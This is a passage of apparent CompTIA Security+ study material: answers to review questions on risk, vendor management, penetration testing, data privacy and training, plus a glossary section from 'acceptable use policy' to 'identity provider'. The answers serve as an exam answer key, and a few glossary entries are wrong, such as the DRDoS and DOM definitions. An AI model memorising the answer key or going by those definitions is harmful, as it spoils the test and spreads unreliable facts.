Operator fatigue refers to the mental exhaustion experienced by cybersecurity professionals due to their work's continuous, high-intensity nature.

3. Identify a few of the potential issues associated with automation and orchestration.

Complexity, cost, single point of failure, technical debt, and ongoing support burdens

Review Activity: Risk Management Processes and Concepts

1. What metric(s) could be used to make a quantitative calculation of risk due to a specific threat to a specific function or asset?

Single Loss Expectancy (SLE) or Annual Loss Expectancy (ALE). ALE is SLE multiplied by ARO (annual rate of occurrence).

2. What type of risk mitigation option is offered by purchasing insurance?

Risk transference

3. What is a risk register?

A document highlighting the results of risk assessments in an easily comprehensible format (such as a heat map or "traffic light" grid). Its purpose is for department managers and technicians to understand risks associated with the workflows that they manage.

Review Activity: Vendor Management Concepts

1. This describes a contractual provision that grants an organization the authority to conduct audits or assessments of vendor operational practices, information systems, and security controls.

A right-to-audit clause. The right-to-audit clause supports vendor assessment practices by allowing organizations to validate and verify the vendor's compliance with contractual obligations, security standards, and regulatory requirements.

2. Describe the concept of conflict of interest in relationship with vendor management practices.

Answers will vary. A conflict of interest arises when an individual or organization has competing interests or obligations that could compromise their ability to act objectively, impartially, or in the best interest of another party.

3. This legal contract is a nonbinding agreement that outlines the intentions, shared goals, and general terms of cooperation between parties.

Memorandum of understanding (MOU). MOUs serve as a preliminary step to establish a common understanding before proceeding with a more formal agreement.

4. This legal document establishes clear guidelines for the vendor's behavior, activities, and access to sensitive information.

Rules of engagement. These rules define the parameters and expectations for vendor relationships. These rules outline the responsibilities, communication methods, reporting mechanisms, security requirements, and compliance obligations that vendors must adhere to.

Review Activity: Penetration Testing Concepts

1. A website owner wants to evaluate whether the site security mitigates risks from criminal syndicates, assuming no risk of insider threat. What type of penetration testing engagement will most closely simulate this adversary capability and resources?

A threat actor has no privileged information about the website configuration or security controls. This is simulated in an unknown environment penetration test engagement.

2. Why should an Internet service provider (ISP) be informed before pen testing on a hosted website takes place?

ISPs monitor their networks for suspicious traffic and may block the test attempts. The pen test may also involve equipment owned and operated by the ISP and not authorized to be included as part of the assessment.

3. This type of assessment allows individuals or organizations to evaluate their performance, practices, and adherence to established criteria against predetermined metrics and measures.

Self-assessments. Self-assessments help identify strengths, weaknesses, and areas for improvement, enabling individuals or organizations to take proactive measures to enhance their effectiveness and outcomes.

4. Why are third-party assessments important?

Answers will vary. The importance of independent third-party audits lies in their ability to offer an external perspective, free from any conflicts of interest or bias.

Review Activity: Data Classification and Compliance

1. What range of information classifications could you implement in a data labeling project?

One set of tags could indicate the degree of confidentiality (public, confidential/secret, or critical/top secret). Another tagging schema could distinguish proprietary from private/sensitive personal data.

2. What is meant by privacy information?

Privacy information is any data that could be used to identify, contact, or locate an individual.

3. You are reviewing security and privacy issues relating to a membership database for a hobbyist site with a global audience. The site currently collects account details with no further information. What should be added to be in compliance with data protection regulations?

The site should add a privacy notice explaining the purposes the personal information is collected and used for. The form should provide a means for the user to give explicit and informed consent to this privacy notice.

4. You are preparing a briefing paper for customers on the organizational consequences of data and privacy breaches. You have completed sections for reputation damage, identity theft, and IP theft. Following the CompTIA Security+ objectives, what other section should you add?

Data and privacy breaches can lead legislators or regulators to impose fines. In some cases, these fines can be substantial (calculated as a percentage of turnover).

5. This state means that the data is in some sort of persistent storage media.

Data at rest. In this state, it is usually possible to encrypt the data, using techniques such as whole disk encryption, database encryption, and file- or folder-level encryption.

6. This method of data protection is often associated with payment processing systems.

Tokenization. Tokenization replaces sensitive data (such as a credit card number) with a randomly generated token while securely storing the original data in a separate location.

7. You take an incident report from a user trying to access a REPORT.docx file on a SharePoint site. The file has been replaced by a REPORT.docx.QUARANTINE.txt file containing a policy violation notice. What is the most likely cause?

This is typical of a data loss prevention (DLP) policy replacing a file involved in a policy violation with a tombstone file.

Review Activity: Importance of Personnel Policies

1. **Your company has been the victim of several successful phishing attempts over the past year. Attackers managed to steal credentials from these attacks and use them to compromise key systems. What vulnerability contributed to the success of these social engineers, and why?**

A lack of proper user training directly contributes to the success of social engineering attempts. Attackers can easily trick users when those users are unfamiliar with the characteristics and ramifications of such deception.

2. **Why should an organization design role-based training programs?**

Employees have different levels of technical knowledge and different work priorities. This means that a "one size fits all" approach to security training is impractical.

3. **You are planning a security awareness program for a manufacturer. Is a pamphlet likely to be sufficient in terms of resources?**

Using a diversity of training techniques will boost engagement and retention. Practical tasks, such as phishing simulations, will give attendees more direct experience. Workshops or computer-based training will make it easier to assess whether the training has been completed.

Glossary

acceptable use policy (AUP) A policy that governs employees' use of company equipment and Internet services. ISPs may also apply AUPs to their customers.

access badge An authentication mechanism that allows a user to present a smart card to operate an entry system.

access control list (ACL) The collection of access control entries (ACEs) that determines which subjects (user accounts, host IP addresses, and so on) are allowed or denied access to the object and the privileges given (read-only, read/write, and so on).

access control vestibule A secure entry system with two gateways, only one of which is open at any one time.

access point (AP) A device that provides a connection between wireless devices and can connect to wired networks, implementing an infrastructure mode WLAN.

account lockout Policy that prevents access to an account under certain conditions, such as an excessive number of failed authentication attempts.

account policies A set of rules governing user security information, such as password expiration and uniqueness, which can be set globally.

accounting Tracking authorized usage of a resource or use of rights by a subject and alerting when unauthorized use is detected or attempted.

acquisition/procurement Policies and processes that ensure asset and service purchases and contracts are fully managed, secure, use authorized suppliers/vendors, and meet business goals.

active reconnaissance Penetration testing techniques that interact with target systems directly.

active security control Detective and preventive security controls that use an agent or network configuration to monitor hosts. This allows for more accurate credentialed scanning, but consumes some host resources and is detectable by threat actors.

ad hoc network A type of wireless network where connected devices communicate directly with each other instead of over an established medium.

address resolution protocol (ARP) Broadcast mechanism by which the hardware MAC address of an interface is matched to an IP address on a local network segment.

advanced persistent threat (APT) An attacker's ability to obtain, maintain, and diversify access to network systems using exploits and malware.

adware Software that records information about a PC and its user. Adware is used to describe software that the user has acknowledged can record information about their habits.

AES Galois Counter Mode Protocol (GCMP) A high performance mode of operation for symmetric encryption. Provides a special characteristic called authenticated encryption with associated data, or AEAD.

air-gapped A type of network isolation that physically separates a host from other hosts or a network from all other networks.

alert tuning The process of adjusting detection and correlation rules to reduce incidence of false positives and low-priority alerts.

algorithm Operations that transform a plaintext into a ciphertext with cryptographic properties, also called a cipher. There are symmetric, asymmetric, and hash cipher types.

allow listing A security configuration where access is denied to any entity (software process, IP/domain, and so on) unless the entity appears on an allow list.

amplification attack A network-based attack where the attacker dramatically increases the bandwidth sent to a victim during a DDoS attack by implementing an amplification factor.

analysis An incident response process in which indicators are assessed to determine validity, impact, and category.

annualized loss expectancy (ALE) The total cost of a risk to an organization on an annual basis. This is determined by multiplying the SLE by the annual rate of occurrence (ARO).

annualized rate of occurrence (ARO) In risk calculation, an expression of the probability/likelihood of a risk as the number of times per year a particular loss is expected to occur.

anomalous behavior recognition Systems that automatically detect users, hosts, and services that deviate from what is expected, or systems and training that encourage reporting of this by employees.

antivirus Inspecting traffic to locate and block viruses.

antivirus scan (A-V) Software capable of detecting and removing virus infections and (in most cases) other types of malware, such as worms, Trojans, rootkits, adware, spyware, password crackers, network mappers, DoS tools, and so on.

anything as a service The concept that most types of IT requirements can be deployed as a cloud service model.

appliance firewall A standalone hardware device that performs only the function of a firewall, which is embedded into the appliance's firmware.

application programming interface Methods exposed by a script or program that allow other scripts or programs to use it. For example, an API enables software developers to access functions of the TCP/IP network stack under a particular operating system.

application virtualization A software delivery model where the code runs on a server and is streamed to a client.

arbitrary code execution A vulnerability that allows an attacker to run their own code or a module that exploits such a vulnerability.

ARP poisoning A network-based attack where an attacker with access to the target local network segment redirects an IP address to the MAC address of a computer that is not the intended recipient. This can be used to perform a variety of attacks, including DoS, spoofing, and on-path (previously known as man-in-the-middle).

artificial intelligence The science of creating machines with the ability to develop problem-solving and analysis strategies without significant human direction or intervention.

asset A thing of economic value. For accounting purposes, assets are classified in different ways, such as tangible and intangible or short term and long term. Asset management means identifying each asset and recording its location, attributes, and value in a database.

asymmetric algorithm Cipher that uses public and private keys. The keys are mathematically linked, using either Rivel, Shamir, Adleman (RSA), or elliptic curve cryptography (ECC) alogrithms, but the private key is not derivable from the public one. An asymmetric key cannot reverse the operation it performs, so the public key cannot decrypt what it has encrypted, for example.

attack surface The points at which a network or application receive external connections or inputs/outputs that are potential vectors to be exploited by a threat actor.

attack vector A specific path by which a threat actor gains unauthorized access to a system.

attestation Capability of an authenticator or other cryptographic module to prove that it is a root of trust and can provide reliable reporting to prove that a device or computer is a trustworthy platform.

attribute-based access control An access control technique that evaluates

a set of attributes that each subject possesses to determine if access should be granted.

authentication A method of validating a particular entity's or individual's unique credentials.

authentication, authorization, and accounting (AAA) A security concept where a centralized platform verifies subject identification, ensures the subject is assigned relevant permissions, and then logs these actions to create an audit trail.

authentication header IPSec protocol that provides authentication for the origin of transmitted data as well as integrity and protection against replay attacks.

authenticator A PNAC switch or router that activates EAPoL and passes a supplicant's authentication data to an authenticating server, such as a RADIUS server.

authorized A hacker engaged in authorized penetration testing or other security consultancy.

authorization The process of determining what rights and privileges a particular entity has.

availability The fundamental security goal of ensuring that computer systems operate continuously and that authorized persons can access data that they need.

backdoor A mechanism for gaining access to a computer that bypasses or subverts the normal method of authentication.

backup A security copy of production data made to removable media, typically according to a regular schedule. Different backup types (full, incremental, or differential) balance media capacity, time required to backup, and time required to restore.

backup power generator A standby power supply fueled by diesel or propane. In the event of a power outage, a UPS must provide transitionary power, as a backup generator cannot be cut in fast enough.

baseline configuration A collection of security and configuration settings that are to be applied to a particular system or network in the organization.

behavior-based detection A network monitoring system that detects changes in normal operating data sequences and identifies abnormal sequences.

biometric authentication An authentication mechanism that allows a user to perform a biometric scan to operate an entry or access system. Physical characteristics stored as a digital data template can be used to authenticate a user. Typical features used include facial pattern, iris, retina, fingerprint pattern, and signature recognition.

birthday attack A type of password attack that exploits weaknesses in the mathematical algorithms used to encrypt passwords, in order to take advantage of the probability of different password inputs producing the same encrypted output.

blackmail Demanding payment to prevent the release of information.

block list A security configuration where access is generally permitted to a software process, IP/domain, or other subject unless it is listed as explicitly prohibited.

blockchain A concept in which an expanding list of transactional records listed in a public ledger is secured using cryptography.

blocked content A potential indicator of malicious activity where audit logs show unauthorized attempts to read or copy a file or other data.

bluejacking Sending an unsolicited message or picture message using a Bluetooth connection.

bluesnarfing A wireless attack where an attacker gains access to unauthorized information on a device using a Bluetooth connection.

bollards Sturdy vertical posts installed to control road traffic or designed to prevent ram-raiding and vehicle-ramming attacks.

botnet A group of hosts or devices that has been infected by a control program called a bot, which enables attackers to exploit the hosts to mount attacks.

bring your own device (BYOD) Security framework and tools to facilitate use of personally owned devices to access corporate networks and data.

brute force attack A type of password attack where an attacker uses an application to exhaustively try every possible alphanumeric combination to crack encrypted passwords.

buffer overflow An attack in which data goes past the boundary of the destination buffer and begins to corrupt adjacent memory. This can allow the attacker to crash the system or execute arbitrary code.

bug bounty Reward scheme operated by software and web services vendors for reporting vulnerabilities.

business continuity (BC) A collection of processes that enable an organization to maintain normal business operations in the face of some adverse event.

business email compromise (BEC) An impersonation attack in which the attacker gains control of an employee's account and uses it to convince other employees to perform fraudulent actions.

business impact analysis (BIA) Systematic activity that identifies organizational risks and determines their effect on ongoing, mission critical operations.

business partnership agreement (BPA) Agreement by two companies to work together closely, such as the partner agreements that large IT companies set up with resellers and solution providers.

cable lock Devices can be physically secured against theft using cable ties and padlocks. Some systems also feature lockable faceplates, preventing access to the power switch and removable drives.

caching engine A feature of many proxy servers that enables the servers to retain a copy of frequently requested web pages.

call list A document listing authorized contacts for notification and collaboration during a security incident.

canonicalization attack An attack method where input characters are encoded in such a way as to evade vulnerable input validation measures.

capacity planning A practice which involves estimating the personnel, storage, computer hardware, software, and connection infrastructure resources required over some future period of time.

card cloning Making a copy of a contactless access card.

cellular Standards for implementing data access over cellular networks are implemented as successive generations. For 2G (up to about 48 Kb/s) and 3G (up to about 42 Mb/s), there are competing GSM and CDMA provider networks. Standards for 4G (up to about 90 Mb/s) and 5G (up to about 300 Mb/s) are developed under converged LTE standards.

centralized computing architecture A model where all data processing and storage is performed in a single location.

certificate chaining A method of validating a certificate by tracing each CA that signs the certificate, up through the hierarchy to the root CA. Also referred to as chain of trust.

certificate revocation list (CRL) A list of certificates that were revoked before their expiration date.

certificate signing request (CSR) A Base64 ASCII file that a subject sends to a CA to get a certificate.

certification An asset disposal technique that relies on a third party to use sanitization or destruction methods for data remnant removal, and provides documentary evidence that the process is complete and successful.

chain of custody Record of handling evidence from collection to presentation in court to disposal.

change control The process by which the need for change is recorded and approved.

change management The process through which changes to the configuration of information systems are implemented as part of the organization's overall configuration management efforts.

chief information officer (CIO) Company officer with the primary responsibility for management of information technology assets and procedures.

chief security officer (CSO) Typically the job title of the person with overall responsibility for information assurance and systems security. This may also be referred to as chief information security officer (CISO).

chief technology officer (CTO) Company officer with the primary role of making effective use of new and emerging computing platforms and innovations.

chmod command Linux command for managing file permissions.

choose your own device (CYOD) An enterprise mobile device provisioning model where employees are offered a selection of corporate devices for work and, optionally, private use.

CIA triad Three principles of security control and management. Also known as the information security triad. Also referred to in reverse order as the AIC triad.

cipher suite Lists of cryptographic algorithms that a server and client can use to negotiate a secure connection.

ciphertext Data that has been enciphered and cannot be read without the cipher key.

clean desk policy An organizational policy that mandates employee work areas be free from potentially sensitive information; sensitive documents must not be left out where unauthorized personnel might see them.

cloning The process of quickly duplicating a virtual machine's configuration when several identical machines are needed immediately.

closed/proprietary Software code or security research that remains in the ownership of the developer and may only be used under permitted license conditions.

cloud computing Computing architecture where on-demand resources provisioned with the attributes of high availability, scalability, and elasticity are billed to customers on the basis of metered utilization.

cloud deployment model Classifying the ownership and management of a cloud as public, private, community, or hybrid.

cloud service model Classifying the provision of cloud services and the limit of the cloud service provider's responsibility as software, platform, infrastructure, and so on.

cloud service provider (CSP) Organization providing infrastructure, application, and/or storage services via an "as a service" subscription-based, cloud-centric offering.

clustering A load balancing technique where a group of servers are configured as a unit and work together to provide network services.

code of conduct Professional behavior depends on basic ethical standards, such as honesty and fairness. Some professions may have developed codes of ethics to cover difficult situations; some businesses may also have a code of ethics to communicate the values it expects its employees to practice.

code signing The method of using a digital signature to ensure the source and integrity of programming code.

cold site A predetermined alternate location where a network can be rebuilt after a disaster.

collision In cryptography, the act of two different plaintext inputs producing the same exact ciphertext output.

command and control (C2) Infrastructure of hosts and services with which attackers direct, distribute, and control malware over botnets.

command injection Where a threat actor is able to execute arbitrary shell commands on a host via a vulnerable web application.

common name (CN) An X500 attribute expressing a host or username; also used as the subject identifier for a digital certificate.

Common Vulnerabilities and Exposures (CVE) A scheme for identifying vulnerabilities developed by MITRE and adopted by NIST.

Common Vulnerability Scoring System (CVSS) A risk management approach to quantifying vulnerability data and then taking into account the degree of risk to different types of systems or information.

community cloud A cloud that is deployed for shared use by cooperating tenants.

compensating control A security measure that takes on risk mitigation when a primary control fails or cannot completely meet expectations.

compute Processing, memory, storage, and networking resources that allow a host or network appliance to handle a given workload.

computer incident response team (CIRT) Team with responsibility for incident response. The CIRT must have expertise across a number of business domains (IT, HR, legal, and marketing, for instance).

computer-based training (CBT) Training and education programs delivered using computer devices and e-learning instructional models and design.

concurrent session usage A potential indicator of malicious activity where an account has started multiple sessions on one or more hosts.

confidentiality The fundamental security goal of keeping information and communications private and protecting them from unauthorized access.

configuration baseline Settings for services and policy configuration for a network appliance or for a server operating in a particular application role (web server, mail server, file/print server, and so on).

configuration management A process through which an organization's information systems components are kept in a controlled state that meets the organization's requirements, including those for security and compliance.

conflict of interest When an individual or organization has investments or obligations that could compromise their ability to act objectively, impartially, or in the best interest of another party.

containerization An operating system virtualization deployment containing everything required to run a service, application, or microservice.

containment An incident response process in which scope of affected systems is constrained using isolation, segmentation, and quarantine techniques and tools.

continuity of operations plan (COOP) Identifies how business processes should deal with both minor and disaster-level disruption by ensuring that there is processing redundancy supporting the workflow.

control plane In zero trust architecture, functions that define policy and determine access decisions.

cookie A text file used to store information about a user when they visit a website. Some sites use cookies to support user sessions.

corporate owned, business only (COBO) An enterprise mobile device provisioning model where the device is the property of the organization and personal use is prohibited.

corporate owned, personally enabled (COPE) An enterprise mobile device provisioning model where the device remains the property of the organization, but certain personal use, such as private email, social networking, and web browsing, is permitted.

corrective control A type of security control that acts after an incident to eliminate or minimize its impact.

correlation A function of log analysis that links log and state data to identify a pattern that should be logged or alerted as an event.

covert channel A type of attack that subverts network security systems

and policies to transfer data without authorization or detection.

credential harvesting Social engineering techniques for gathering valid credentials to use to gain unauthorized access.

credential replay An attack that uses a captured authentication token to start an unauthorized session without having to discover the plaintext password for an account.

credentialed scan A scan that uses credentials, such as usernames and passwords, to take a deep dive during the vulnerability scan, which will produce more information while auditing the network.

crossover error rate A biometric evaluation factor expressing the point at which FAR and FRR meet, with a low value indicating better performance.

cross-site request forgery (CSRF) A malicious script hosted on the attacker's site that can exploit a session started on another site in the same browser.

cross-site scripting (XSS) A malicious script hosted on the attacker's site or coded in a link injected onto a trusted site designed to compromise clients browsing the trusted site, circumventing the browser's security model of trusted zones.

cryptanalysis The science, art, and practice of breaking codes and ciphers.

cryptographic primitive A single hash function, symmetric cipher, or asymmetric cipher.

cryptography The science and practice of altering data to make it unintelligible to unauthorized parties.

cryptominer Malware that hijacks computer resources to create cryptocurrency.

cyber threat intelligence (CTI) The process of investigating, collecting, analyzing, and disseminating information about emerging threats and threat sources.

cybersecurity framework (CSF) Standards, best practices, and guidelines for effective security risk management. Some frameworks are general in nature, while others are specific to industry or technology types.

dark web Resources on the Internet that are distributed between anonymized nodes and protected from general access by multiple layers of encryption and routing.

dashboard A console presenting selected information in an easily digestible format, such as a visualization.

data acquisition In digital forensics, the method and tools used to create a forensically sound copy of data from a source device, such as system memory or a hard disk.

data at rest Information that is primarily stored on specific media, rather than moving from one medium to another.

data breach When confidential or private data is read, copied, or changed without authorization. Data breach events may have notification and reporting requirements.

data classification The process of applying confidentiality and privacy labels to information.

data controller In privacy regulations, the entity that determines why and how personal data is collected, stored, and used.

data custodian An individual who is responsible for managing the system on which data assets are stored, including being responsible for enforcing access control, encryption, and backup/recovery measures.

data exfiltration The process by which an attacker takes data that is stored inside of a private network and moves it to an external network.

data exposure A software vulnerability where an attacker is able to circumvent access controls and retrieve confidential or sensitive data from the file system or database.

data historian Software that aggregates and catalogs data from multiple sources within an industrial control system.

data in transit Information that is being transmitted between two hosts, such as over a private network or the Internet.

data in use Information that is present in the volatile memory of a host, such as system memory or cache.

data inventory List of classified data or information stored or processed by a system.

data loss prevention (DLP) A software solution that detects and prevents sensitive information from being stored on unauthorized systems or transmitted over unauthorized networks.

data masking A de-identification method where generic or placeholder labels are substituted for real data while preserving the structure or format of the original data.

data owner A senior (executive) role with ultimate responsibility for maintaining the confidentiality, integrity, and availability of an information asset.

data plane Functions that enforce policy decisions configured in the control plane and facilitate data transfers.

data processor In privacy regulations, an entity trusted with a copy of personal data to perform storage and/or analysis on behalf of the data collector.

data retention The process an organization uses to maintain the existence of and control over certain data in order to comply with business policies and/or applicable laws and regulations.

data subject An individual that is identified by privacy data.

database encryption Applying encryption at the table, field, or record level via a database management system rather than via the file system.

dd command Linux command that makes a bit-by-bit copy of an input file, typically used for disk imaging.

decentralized computing architecture A model in which data processing and storage are distributed across multiple locations or devices.

deception and disruption Cybersecurity resilience tools and techniques to increase the cost of attack planning for the threat actor.

deduplication A technique for removing duplicate copies of repeated data. In SIEM, the removal of redundant information provided by several monitored systems.

defense in depth Security strategy that positions the layers of diverse security control categories and functions as opposed to lying on perimeter controls.

defensive penetration testing The defensive team in a penetration test or incident response exercise.

denial of service attack (DoS) Any type of physical, application, or network attack that affects the availability of a managed resource.

dependencies Resources and other services that must be available and running for a service to start.

deprovisioning The process of removing an account, host, or application from the production environment. This requires revoking any privileged access that had been assigned to the object.

destruction An asset disposal technique that ensures that data remnants are rendered physically inaccessible and irrevocable, through degaussing, shredding, or incineration.

detectability A risk evaluation parameter that defines the likelihood of a company detecting a risk occurrence before it impacts the project, process, or end user.

detection An incident response process that correlates event data to determine whether they are indicators of an incident.

detective control A type of security control that acts during an incident to identify or record that it is happening.

device placement Considerations for positioning security controls to protect network zones and individual hosts to implement a defense in depth strategy and to meet overall security goals.

DevSecOps A combination of software development, security operations, and systems operations, and refers to the practice of integrating each discipline with the others.

dictionary attack A type of password attack that compares encrypted passwords against a predetermined list of possible password values.

Diffie-Hellman (DH) A cryptographic technique that provides secure key exchange.

digital certificate Identification and authentication information presented in the X.509 format and issued by a certificate authority (CA) as a guarantee that a key pair (as identified by the public key embedded in the certificate) is valid for a particular subject (user or host).

digital signature A message digest encrypted using the sender's private key that is appended to a message to authenticate the sender and prove message integrity.

directive control A type of control that enforces a rule of behavior through a policy or contract.

directory service A network service that stores identity information about all the objects in a particular network, including users, groups, servers, client computers, and printers.

directory traversal An application attack that allows access to commands, files, and directories that may or may not be connected to the web document root directory.

disassociation attack Spoofing frames to disconnect a wireless station to try to obtain authentication data to crack.

disaster recovery (DR) A documented and resourced plan showing actions and responsibilities to be used in response to critical incidents.

discretionary access control (DAC) An access control model where each resource is protected by an access control list (ACL) managed by the resource's owner (or owners).

disinformation A type of attack that falsifies an information resource that is normally trusted by others.

disposal/decommissioning In asset management, the policies and procedures that govern the removal of devices and software from production networks, and their subsequent disposal through sale, donation, or as waste.

distinguished name (DN) A collection of attributes that define a unique identifier for any given resource within an X.500-like directory.

distributed denial-of-service (DDoS) An attack that involves the use of infected Internet-connected computers and devices to disrupt the normal flow of traffic of a server or service by overwhelming the target with traffic.

distributed reflected DoS (DRDoS) A malicious request to a legitimate server is created and sent as a link to the victim, so that a server-side flaw causes the malicious component to run on the target's browser.

DNS poisoning An attack where a threat actor injects false resource records into a client or server cache to redirect a domain name to an IP address of the attacker's choosing.

DNS sinkhole A temporary DNS record that redirects malicious traffic to a controlled IP address.

Document Object Model (DOM) When attackers send malicious scripts to a web app's client-side implementation of JavaScript to execute their attack solely on the client.

Domain Name System Security Extensions (DNSSEC) Security protocol that provides authentication of DNS data and upholds DNS data integrity.

Domain-based Message Authentication, Reporting, and Conformance (DMARC) Framework for ensuring proper application of SPF and DKIM, utilizing a policy published as a DNS record.

DomainKeys Identified Mail (DKIM) A cryptographic authentication mechanism for mail utilizing a public key published as a DNS record.

downgrade attack A cryptographic attack where the attacker exploits the need for backward compatibility to force

a computer system to abandon the use of encrypted messages in favor of plaintext messages.

due diligence A legal principal that a subject has used best practice or reasonable care when setting up, configuring, and maintaining a system.

due process A term used in US and UK common law to require that people only be convicted of crimes following the fair application of the laws of the land.

dump file A file containing data captured from system memory.

dynamic analysis Software testing that examines code behavior during runtime. It helps identify potential security issues, potential performance issues, and other problems.

e-discovery Procedures and tools to collect, preserve, and analyze digital evidence.

embedded system An electronic system that is designed to perform a specific, dedicated function, such as a microcontroller in a medical drip or components in a control system managing a water treatment plant.

Encapsulating Security Payload (ESP) IPSec sub-protocol that enables encryption and authentication of the header and payload of a data packet.

encryption Scrambling the characters used in a message so that the message can be seen but not understood or modified unless it can be deciphered. Encryption provides for a secure means of transmitting data and authenticating users. It is also used to store data securely. Encryption uses different types of cipher and one or more keys. The size of the key is one factor in determining the strength of the encryption product.

encryption level Target for data-at-rest encryption, ranging from more granular (file or row/record) to less granular (volume/partition/disk or database).

endpoint detection and response (EDR) A software agent that collects system data and logs for analysis by a monitoring system to provide early detection of threats.

endpoint log A target for security-related events generated by host-based malware and intrusion detection agents.

enterprise authentication A wireless network authentication mode where the access point acts as pass-through for credentials that are verified by an AAA server.

enterprise risk management (ERM) The comprehensive process of evaluating, measuring, and mitigating the many risks that pervade an organization.

environmental attack A physical threat directed against power, cooling, or fire suppression systems.

environmental variables In vulnerability assessment, factors or metrics due to local network or host configuration that increase or decrease the base likelihood and impact risk level.

ephemeral In cryptography, a key that is used within the context of a single session only.

eradication An incident response process in which malicious tools and configurations on hosts and networks are removed.

escalation In the context of support procedures, incident response, and breach-reporting, escalation is the process of involving expert and senior staff to assist in problem management.

escrow In key management, the storage of a backup key with a third party.

Event Viewer A Windows console related to viewing and exporting events in the Windows logging file format.

evil twin A wireless access point that deceives users into believing that it is a legitimate network access point.

exception handling An application vulnerability that is defined by how an application responds to unexpected errors that can lead to holes in the security of an app.

exposure factor (EF) In risk calculation, the percentage of an asset's value that would be lost during a security incident or disaster scenario.

Extensible Authentication Protocol (EAP) Framework for negotiating authentication methods that enable systems to use hardware-based identifiers, such as fingerprint scanners or smart card readers, for authentication and to establish secure tunnels through which to submit credentials.

Extensible Authentication Protocol over LAN (EAPoL) A port-based network access control (PNAC) mechanism that allows the use of EAP authentication when a host connects to an Ethernet switch.

eXtensible Markup Language (XML) A system for structuring documents so that they are human and machine readable. Information within the document is placed within tags, which describe how information within the document is structured.

extortion Demanding payment to prevent or halt some type of attack.

factors In authentication design, different technologies for implementing authentication, such as knowledge, ownership/token, and biometric/inherence. These are characterized as something you know/have/are.

fail-closed A security control configuration that blocks access to a resource in the event of failure.

fail-open A security control configuration that ensures continued access to the resource in the event of failure.

failover A technique that ensures a redundant component, device, or application can quickly and efficiently take over the functionality of an asset that has failed.

fake telemetry Deception strategy that returns spoofed data in response to network probes.

false acceptance rate (FAR) A biometric assessment metric that measures the number of unauthorized users who are mistakenly allowed access.

false negative In security scanning, a case that is not reported when it should be.

false positive In security scanning, a case that is reported when it should not be.

false rejection rate (FRR) A biometric assessment metric that measures the number of valid subjects who are denied access.

fault tolerance Protection against system failure by providing extra (redundant) capacity. Generally, fault-tolerant systems identify and eliminate single points of failure.

federation A process that provides a shared login capability across multiple systems and enterprises. It essentially connects the identity management services of multiple systems.

fencing A security barrier designed to prevent unauthorized access to a site perimeter.

file integrity monitoring (FIM) A type of software that reviews system files to ensure that they have not been tampered with.

File Transfer Protocol (FTP) Application protocol used to transfer files between network hosts. Variants include S(ecure) FTP, FTP with SSL (FTPS and FTPES), and T(rivial)FTP. FTP utilizes ports 20 and 21.

financial data Data held about bank and investment accounts, plus information such as payroll and tax returns.

firewall log A target for event data related to access rules that have been configured for logging.

first responder The first experienced person or team to arrive at the scene of an incident.

forensics The process of gathering and submitting computer evidence for trial. Digital evidence is latent, meaning that it must be interpreted. This means that great care must be taken to prove that the evidence has not been tampered with or falsified.

forgery attack An attack that exploits weak authentication to perform a request via a hijacked session.

fraud Falsifying records, such as an internal fraud that involves tampering with accounts.

FTPS A type of FTP using TLS for confidentiality.

full disk encryption (FDE) Encryption of all data on a disk (including system files, temporary files, and the pagefile) can be accomplished via a supported OS, third-party software, or at the controller level by the disk device itself.

gap analysis An analysis that measures the difference between the current and desired states in order to help assess the scope of work included in a project.

geofencing Security control that can enforce a virtual boundary based on real-world geography.

geographic dispersion A resiliency mechanism where processing and data storage resources are replicated between physically distant sites.

geolocation The identification or estimation of the physical location of an object, such as a radar source, mobile phone, or Internet-connected computing device.

Global Positioning System (GPS) A means of determining a receiver's position on Earth based on information received from orbital satellites.

governance Creating and monitoring effective policies and procedures to manage assets, such as data, and ensure compliance with industry regulations and local, national, and global legislation.

governance board Senior executives and external stakeholders with responsibility for setting strategy and ensuring compliance.

governance committee Leaders and subject matter experts with responsibility for defining policies, procedures, and standards within a particular domain or scope.

group account A group account is a collection of user accounts that is useful when establishing file permissions and user rights because when many individuals need the same level of access, a group could be established containing all the relevant users.

group policy object (GPO) On a Windows domain, a way to deploy per-user and per-computer settings such as password policy, account restrictions, firewall status, and so on.

guidelines Best practice recommendations and advice for configuration items where detailed, strictly enforceable policies and standards are impractical.

hacker Often used to refer to someone who breaks into computer systems or spreads viruses, ethical hackers prefer to think of themselves as experts on and explorers of computer security systems.

hacktivist A threat actor that is motivated by a social issue or political cause.

hard authentication token An authentication token generated by a cryptoprocessor on a dedicated hardware device. As the token is never transmitted directly, this implements an ownership factor within a multifactor authentication scheme.

hardening A process of making a host or app configuration secure by reducing its attack surface, through running only necessary services, installing monitoring software to protect against malware and intrusions, and establishing a maintenance schedule to ensure the system is patched to be secure against software exploits.

hash-based message authentication code (HMAC) A method used to verify both the integrity and authenticity of a message by combining a cryptographic hash of the message with a secret key.

hashing A function that converts an arbitrary-length string input to a fixed-length string output. A cryptographic hash function does this in a way that reduces the chance of collisions, where two different inputs produce the same output.

Health Insurance Portability and Accountability Act (HIPAA) US federal law that protects the storage, reading, modification, and transmission of personal healthcare data.

heat map In a Wi-Fi site survey, a diagram showing signal strength and channel uitilization at different locations.

heat map risk matrix A graphical table indicating the likelihood and impact of risk factors identified for a workflow, project, or department for reference by stakeholders.

heuristic A method that uses feature comparisons and likenesses rather than specific signature matching to identify whether the target of observation is malicious.

high availability (HA) A metric that defines how closely systems approach the goal of providing data availability 100% of the time while maintaining a high level of system performance.

honeypot A host (honeypot), network (honeynet), file (honeyfile), or credential/token (honeytoken) set up with the purpose of luring attackers away from assets of actual value and/or discovering attack strategies and weaknesses in the security configuration.

horizontal privilege escalation When a user accesses or modifies specific resources that they are not entitled to.

host-based firewall A software application running on a single host and designed to protect only that host.

host-based intrusion detection system (HIDS) A type of IDS that monitors a computer system for unexpected behavior or drastic changes to the system's state.

host-based intrusion prevention system (HIPS) Endpoint protection that can detect and prevent malicious activity via signature and heuristic pattern matching.

hot site A fully configured alternate processing site that can be brought online either instantly or very quickly after a disaster.

HTML5 VPN Using features of HTML5 to implement remote desktop/VPN connections via browser software (clientless).

human-machine interface (HMI) Input and output controls on a PLC to allow a user to configure and monitor the system.

human-readable data Information stored in a file type that human beings can access and understand using basic viewer software, such as documents, images, video, and audio.

hybrid cloud A cloud deployment that uses both private and public elements.

hybrid password attack An attack that uses multiple attack methods, including dictionary, rainbow table, and brute force attacks, when trying to crack a password.

identification The process by which a user account (and its credentials) is issued to the correct person. Sometimes referred to as enrollment.

identity and access management (IAM) A security process that provides identification, authentication, and authorization mechanisms for users, computers, and other entities to work with organizational assets like networks, operating systems, and applications.

identity provider In a federated network, the service that holds the user account and performs authentication.

